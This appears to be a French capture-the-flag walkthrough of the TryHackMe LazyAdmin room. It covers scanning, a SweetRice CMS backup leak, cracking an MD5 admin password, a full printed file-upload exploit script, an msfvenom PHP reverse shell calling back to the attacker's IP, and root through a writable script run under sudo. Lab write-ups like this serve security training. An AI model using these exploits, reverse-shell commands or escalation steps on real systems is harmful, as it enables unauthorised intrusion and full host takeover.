// easy room //

Scanning

nmap -T4 -sS -sV -Pn -p- 10.10.253.53 -vv | tee nmap_result.txt

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; 
protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumération

:80

gobuster dir -u http://10.10.253.53
-w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,js,txt,html,zip

```
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htpasswd.zip        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.js         (Status: 403) [Size: 277]
/content              (Status: 301) [Size: 314] [--> http://10.10.253.53/content/]
/index.html           (Status: 200) [Size: 11321]
/server-status        (Status: 403) [Size: 277]
```

Je me rend dans /content/ , il y a cette phrase :

- If you are the webmaster,please go to Dashboard -> General -> Website setting

D'abord, je retente un gobuster depuis cette URL là :

```
/.htpasswd.zip        (Status: 403) [Size: 277]
/_themes              (Status: 301) [Size: 322] [-->
http://10.10.253.53/content/_themes/]
/as                   (Status: 301) [Size: 317] [--> http://10.10.253.53/content/as/]
/attachment           (Status: 301) [Size: 325] [-->
http://10.10.253.53/content/attachment/]
/changelog.txt        (Status: 200) [Size: 18013]
/images               (Status: 301) [Size: 321] [-->
http://10.10.253.53/content/images/]
/inc                  (Status: 301) [Size: 318] [--> http://10.10.253.53/content/inc/]
/index.php            (Status: 200) [Size: 2198]
/js                   (Status: 301) [Size: 317] [--> http://10.10.253.53/content/js/]
/license.txt          (Status: 200) [Size: 15410]
Progress: 122868 / 122874 (100.00%)
```

- http://lazy/content/changelog.txt
- **Version obtenue** :

SweetRice - Simple Website Management System
Version 1.5.0


> **Note**
>
> [Apr 17, 2025 - 16:53:36 (CEST)] exegol-tryhackme LazyAdminFinal # searchsploit sweetrice
>
> ---
>
> Exploit Title | Path
>
> ---
>
> SweetRice 0.5.3 - Remote File Inclusion | php/webapps/10246.txt
> SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload | php/webapps/14184.txt
> SweetRice 0.6.7 - Multiple Vulnerabilities | php/webapps/15413.txt
> SweetRice 1.5.1 - Arbitrary File Download | php/webapps/40698.py
> SweetRice 1.5.1 - Arbitrary File Upload | php/webapps/40716.py
> SweetRice 1.5.1 - Backup Disclosure | php/webapps/40718.txt
> SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution | php/webapps/40700.html
> SweetRice 1.5.1 - Cross-Site Request Forgery | php/webapps/40692.html
>
> ---

Exploitation

Ce qu'on veut, c'est obtenir un reverse shell, le file upload semble le plus adapté

Quand j'effectue la lecture de l'exploit, il est indiqué qu'il faut un username et un password, je pense alors qu'il faut d'abord ce pencher sur le "Backup Disclosure" :

> **Note**
>
> You can access to all mysql backup and download them from this directory.
> http://localhost/inc/mysql_backup
>
> and can access to website files backup from:
> http://localhost/SweetRice-transfer.zip


Index of /content/inc/mysql_
http://lazy/content/inc/mysql_backup/
Import bookmarks...
Exegol Bookmarks
Getting Started

Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at lazy Port 80

Téléchargement du fichier ,

- Lecture de celui-ci :
- [Apr 18, 2025 - 10:18:08 (CEST)] exegol-TryHackMe Lazy # cat mysql_bakup_20191129023059-1.5.1.sql | grep "passwd"

```
  14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:
{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s Website\\";s:6:\\"author\\";s:10:\\"Lazy
Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"desc
ription\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s
:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:4
54:\\"<p>Welcome to SweetRice - Thank your for install SweetRice as your website
management system.</p><h1>This site is building now , please come late.</h1><p>If you
are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and
uncheck the checkbox \\"Site close\\" to open your website.</p><p>More help at <a
href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-
installed/\\">Tip for Basic CMS SweetRice installed</a>
</p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;s:1
1:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"la
ng\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
```

Donc là, on a le mot de passe administrateur "manager", et le mot de passe haché en MD5.

- Craquage du mot de passe

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

- crédenciales -> Username : Lazy Admin , Password : Password123

Maintenant, on peut exploiter les failles :

Script :

```
#/usr/bin/python
#-*- Coding: utf-8 -*-
# Exploit Title: SweetRice 1.5.1 - Unrestricted File Upload
# Exploit Author: Ashiyane Digital Security Team
# Date: 03-11-2016
# Vendor: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1
# Platform: WebApp - PHP - Mysql

import requests
import os
from requests import session

if os.name == 'nt':
    os.system('cls')
else:
    os.system('clear')
    pass
banner = '''
+-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-===-+
|                                                                    |
|  _________                      __ __________.__                   |
| /   _____/_  _  __ ____   _____/  |\______   \__| ____  ____       |
| \_____  \\ \/ \/ // __ \_/ __ \   __\       _/  |/ ___\/ __ \      |
| /        \\     /\  ___/\  ___/|  | |    |   \  \  \__\  ___/      |
|/_______  / \/\_/  \___  >\___  >__| |____|_  /__|\___  >___  >     |
|        \/             \/     \/            \/        \/    \/      |
|    > SweetRice 1.5.1 Unrestricted File Upload                      |
|    > Script Cod3r : Ehsan Hosseini                                 |
+-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-===-+
'''

print(banner)


# Get Host & User & Pass & filename
host = input("Enter The Target URL(Example : localhost.com) : ")
username = input("Enter Username : ")
password = input("Enter Password : ")
filename = input("Enter FileName (Example:.htaccess,shell.php5,index.html) : ")
file = {'upload[]': open(filename, 'rb')}

payload = {
    'user':username,
    'passwd':password,
    'rememberMe':''
}
```

```
with session() as r:
    login = r.post('http://' + host + '/as/?type=signin', data=payload)
    success = 'Login success'
    if login.status_code == 200:
        print("[+] Sending User&Pass...")
        if login.text.find(success) > 1:
            print("[+] Login Succssfully...")
        else:
            print("[-] User or Pass is incorrent...")
            print("Good Bye...")
            exit()
            pass
        pass
    uploadfile = r.post('http://' + host + '/as/?type=media_center&mode=upload', 
files=file)
    if uploadfile.status_code == 200:
        print("[+] File Uploaded...")
        print("[+] URL : http://" + host + "/attachment/" + filename)
        pass
```

Il faut :

- Entrer l'URL --> http://lazy/content/as/
- Username --> manager
- Password --> Password123
- File malveillant à upload --> shell.php
- Ecouter sur le port 9999 --> nc -lnvp 9999

  PHP malveillant :

  msfvenom -p php/reverse_php LHOST=10.8.26.178 LPORT=9999 -f raw > shell.php

Lancement du sript :


python3 script.py

Pas fonctionné;

On va créé un script manuellement depuis l'interface.


Reverse shell

J'upload un reverse avec une extension pour le cacher,



reverse.phtml

Je le lance simplement en cliquant :



Index of /content/attachment

Name	Last modified	Size	Description
Parent Directory		-	
reverse.phtml	2025-04-18 12:35	5.4K	

Apache/2.4.18 (Ubuntu) Server at lazy Port 80

Résultat

```
[Apr 18, 2025 - 11:35:01 (CEST)] exegol-TryHackMe Lazy # nc -lnvp 9999
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.50.142.
Ncat: Connection from 10.10.50.142:53946.
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019
i686 i686 i686 GNU/Linux
 12:36:26 up  1:37,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

1st Flag

cat /home/itguy/user.txt

THM{63e5bce9271952aad1113b6f1ac28a07}

Root

User www-data may run the following commands on THM-Chal:
(ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl

On peut exécuter sans mot de passe le script backup.pl

backup.pl

- Contenu

```
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

Cela signifie qu'en exécutant ce script, il exécute lui copy.sh

copy.sh

ls -la /etc/copy.sh

```
-rw-r--rwx 1 root root 8 apr 18 12:56 /etc/copy.sh
```

```
On modifie son contenu par :

$ cat /etc/copy.sh
/bin/sh
```

Puis on lance la commande :

sudo /usr/bin/perl /home/itguy/backup.pl

Résultat

```
id
uid=0(root) gid=0(root) groups=0(root)
```

3rd Flag

THM{6637f41d0177b6f37cb20d775124699f}

Fin